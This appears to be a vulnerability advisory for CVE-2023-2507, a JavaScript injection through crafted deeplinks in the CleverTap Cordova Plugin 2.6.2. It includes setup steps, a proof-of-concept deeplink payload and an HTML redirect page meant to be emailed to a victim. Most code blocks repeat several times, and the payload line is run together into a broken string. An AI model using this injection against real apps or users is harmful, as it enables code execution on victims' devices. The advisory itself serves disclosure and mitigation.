Description
CleverTap Cordova Plugin version 2.6.2 allows a remote attacker to execute JavaScript code in any application that is opened via a specially constructed deeplink by an attacker.
This is possible because the plugin does not correctly validate the data coming from the deeplinks before using them.
Vulnerability
This vulnerability occurs because the the plugin does not correctly validate the data coming from the deeplinks before using them.
Exploitation requirements
In order to exploit the plugin, first we need a application that use the plugin.
How to Create an application that uses the plugin
Install Cordova.
sudo npm install -g cordova
sudo npm install -g cordova
sudo npm install -g cordova
sudo npm install -g cordova
Create a new project with Cordova.
cordova create fluidpoc com.example.fluidpoc HelloPOC
cordova create fluidpoc com.example.fluidpoc HelloPOC
cordova create fluidpoc com.example.fluidpoc HelloPOC
cordova create fluidpoc com.example.fluidpoc HelloPOC
Inside the directory of the new project we add the Android platform.
cordova platform add android
cordova platform add android
cordova platform add android
cordova platform add android

We compile the project to verify that everything is OK.

We also checked that the application runs correctly on a cell phone.

Everything is working fine!
Now we add the CleverTap Cordova Plugin following the instructions in the project repository.
cordova plugin add https://github.com/CleverTap/clevertap-cordova.git --variable CLEVERTAP_ACCOUNT_ID="YOUR CLEVERTAP ACCOUNT ID" --variable CLEVERTAP_TOKEN="YOUR CELVERTAP ACCOUNT TOKEN"
cordova plugin add https://github.com/CleverTap/clevertap-cordova.git --variable CLEVERTAP_ACCOUNT_ID="YOUR CLEVERTAP ACCOUNT ID" --variable CLEVERTAP_TOKEN="YOUR CELVERTAP ACCOUNT TOKEN"
cordova plugin add https://github.com/CleverTap/clevertap-cordova.git --variable CLEVERTAP_ACCOUNT_ID="YOUR CLEVERTAP ACCOUNT ID" --variable CLEVERTAP_TOKEN="YOUR CELVERTAP ACCOUNT TOKEN"
cordova plugin add https://github.com/CleverTap/clevertap-cordova.git --variable CLEVERTAP_ACCOUNT_ID="YOUR CLEVERTAP ACCOUNT ID" --variable CLEVERTAP_TOKEN="YOUR CELVERTAP ACCOUNT TOKEN"

With this we have the latest version of the plugin in our test application.

Now we must replace the content of the www/js/index.js file with the example presented in the repository of the plugin.

In the Androidmanifest platforms/android/app/src/main/AndroidManifest.xml add an intent-filter like the following in the MainActivity:
<intent-filter android:label="@string/app_name">
 <action android:name="android.intent.action.VIEW" />
 <category android:name="android.intent.category.DEFAULT" />
 <category android:name="android.intent.category.BROWSABLE" />
 <data android:scheme="fluidpoc" />
</intent-filter>
<intent-filter android:label="@string/app_name">
 <action android:name="android.intent.action.VIEW" />
 <category android:name="android.intent.category.DEFAULT" />
 <category android:name="android.intent.category.BROWSABLE" />
 <data android:scheme="fluidpoc" />
</intent-filter>
<intent-filter android:label="@string/app_name">
 <action android:name="android.intent.action.VIEW" />
 <category android:name="android.intent.category.DEFAULT" />
 <category android:name="android.intent.category.BROWSABLE" />
 <data android:scheme="fluidpoc" />
</intent-filter>
<intent-filter android:label="@string/app_name">
 <action android:name="android.intent.action.VIEW" />
 <category android:name="android.intent.category.DEFAULT" />
 <category android:name="android.intent.category.BROWSABLE" />
 <data android:scheme="fluidpoc" />
</intent-filter>

Finally compile the application and install it on an Android device or emulator.


Exploitation
When having an application that uses the vulnerable plugin. The application must have an intent-filter similar to the following:
<intent-filter android:label="@string/app_name">
 <action android:name="android.intent.action.VIEW" />
 <category android:name="android.intent.category.DEFAULT" />
 <category android:name="android.intent.category.BROWSABLE" />
 <data android:scheme="fluidpoc" />
</intent-filter>
<intent-filter android:label="@string/app_name">
 <action android:name="android.intent.action.VIEW" />
 <category android:name="android.intent.category.DEFAULT" />
 <category android:name="android.intent.category.BROWSABLE" />
 <data android:scheme="fluidpoc" />
</intent-filter>
<intent-filter android:label="@string/app_name">
 <action android:name="android.intent.action.VIEW" />
 <category android:name="android.intent.category.DEFAULT" />
 <category android:name="android.intent.category.BROWSABLE" />
 <data android:scheme="fluidpoc" />
</intent-filter>
<intent-filter android:label="@string/app_name">
 <action android:name="android.intent.action.VIEW" />
 <category android:name="android.intent.category.DEFAULT" />
 <category android:name="android.intent.category.BROWSABLE" />
 <data android:scheme="fluidpoc" />
</intent-filter>
We create a malicious deeplink (payload) to exploit the vulnerability.
fluidpoc://fluid/'});alert('Fluid Attacks POC',{1:'afluidpoc://fluid/'});alert('Fluid Attacks POC',{1:'afluidpoc://fluid/'});alert('Fluid Attacks POC',{1:'afluidpoc://fluid/'});alert('Fluid Attacks POC',{1:'aIn a directory create the file index.html with the following content in which is included our "malicious deeplink".
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
 <meta http-equiv="X-UA-Compatible" content="IE=edge">
 <meta name="viewport" content="width=device-width, initial-scale=1.0">
 <title>Document</title>
</head>
<body>
<script>
 location.href = "fluidpoc://fluid/'});alert('Fluid Attacks POC',{1:'a";
</script>
</body>
</html>
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Document</title>
</head>
<body>
<script>
location.href = "fluidpoc://fluid/'});alert('Fluid Attacks POC',{1:'a";
</script>
</body>
</html><!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Document</title>
</head>
<body>
<script>
location.href = "fluidpoc://fluid/'});alert('Fluid Attacks POC',{1:'a";
</script>
</body>
</html>On an http server expose the file created above. In this case, the exposed http server is only accessible from my own local network, so it can only be accessed by devices that are on this same network.

Then we send the link to the http server that exposes the file we created to the user via email.


On a device on the same network as the exposed http server, if the user clicks on click me, the "HelloPOC" application that uses the plugin will be opened and will execute JavaScript code that displays an alert to the user with the text "Fluid Attacks POC".


Evidence of exploitation

Our security policy
We have reserved the CVE-2023-2507 to refer to this issue from now on. Disclosure policy
System Information
CleverTap Cordova Plugin
Version: 2.6.2
Operating System: Android API 33
References
Mitigation
An updated version of CleverTap Cordova Plugin is available at the vendor page.
Credits
The vulnerability was discovered by Adrian Castañeda from Fluid Attacks' Offensive Team.